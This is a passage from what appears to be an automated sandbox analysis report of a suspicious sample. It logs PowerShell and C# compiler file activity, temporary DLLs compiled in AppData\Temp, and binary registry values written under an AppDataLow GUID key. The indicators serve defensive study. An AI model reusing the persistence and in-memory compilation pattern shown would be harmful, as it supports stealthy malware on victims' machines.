...C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFF84E1B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFF8640F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF85EBB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF85EC2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF85EC2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF85EC2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF85EBB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFF85EBB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFF85EBB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFF85EBB9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFF85EA62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	7FFF85EA63B9	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFF85F912E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	4	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	105	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerSh ell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement \1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	125	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae 3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShel l.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe6 4a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P52 1220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShel l.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFF85F912E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Users\user\AppData\Local\Temp\jomxz5kw\jomxz5kw.dll	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Users\user\AppData\Local\Temp\qidcr3ig\qidcr3ig.dll	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	1E074847F27	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFF84E1B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFF84E1B526	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	Client	binary	4C 04 00 00 08 80 00 00 D0 95 A5 84 86 95 DC 15 E7 1A B1 5C 7C 3F 3F E3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	1E0748329BF	RegSetValueExA
HKEY_CURRENT_USER\Software\App DataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550	System	binary	B8 17 31 59 9B D7 BB 2D E2 D9 64 73 41 CC 92 E4	success or wait	1	1E07484F1C8	RegSetValueExA

Disassembly

Code Analysis